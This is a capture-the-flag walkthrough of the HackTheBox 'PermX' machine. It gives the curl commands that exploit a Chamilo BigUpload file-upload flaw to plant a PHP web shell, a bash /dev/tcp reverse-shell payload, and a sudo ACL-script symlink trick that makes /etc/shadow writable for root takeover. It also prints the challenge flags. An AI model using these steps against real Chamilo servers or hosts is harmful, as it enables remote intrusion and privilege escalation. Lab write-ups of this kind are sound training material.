HTB Linux Easy: PermX
PermX is an Easy rated Linux machine on HTB.
Nmap Scan

Enumerate HTTP (Port 80)
Perform directory busting using Gobuster. 
Ffuf subdomain enumeration result. 
Enumerating Subdomain (lms.permx.htb)
Main login page. 
Found robots.txt. 
In the /documentation/ subdirectory we discover that the version running is 1.11. 
Found CVE: https://starlabs.sg/advisories/23/23-4220/
Verify the existence of BigUpload in the application: 
Gain RCE:
1
2
3
4
5
$ echo '<?php system("id"); ?>' > rce.php
$ curl -F 'bigUploadFile=@rce.php' '<http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported>'
The file has successfully been uploaded.
$ curl '<http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/rce.php>'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as www-data:
1
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.15.32/443 0>&1'"); ?>
Lateral movement
Found DB credentials. 
Use the DB credentials to SSH as the mtz user (found in home directory). 
User.txt: 863fa15050c164ae334f008b2b4f70e8 
Privilege Escalation
Sudo -l output. 
The script in question allows us to modify permissions on files: Link. 
However the content must be in the mtz’s home directory, to bypass this we can create a symlink:
1
ln -s / symlink
We can now invoke the script and change the permissions on the shadow file for the root user, this way we can switch to the root user using our own specified password.
1
sudo /opt/acl.sh mtz rwx /home/mtz/symlink/etc/shadow
Generate the password (root): 
Update the shadow file with the hash and change to the root user using the root password: 
Root.txt: 9644db72db3b3c64a3b580ba2e47b6ca 
PWNED!!!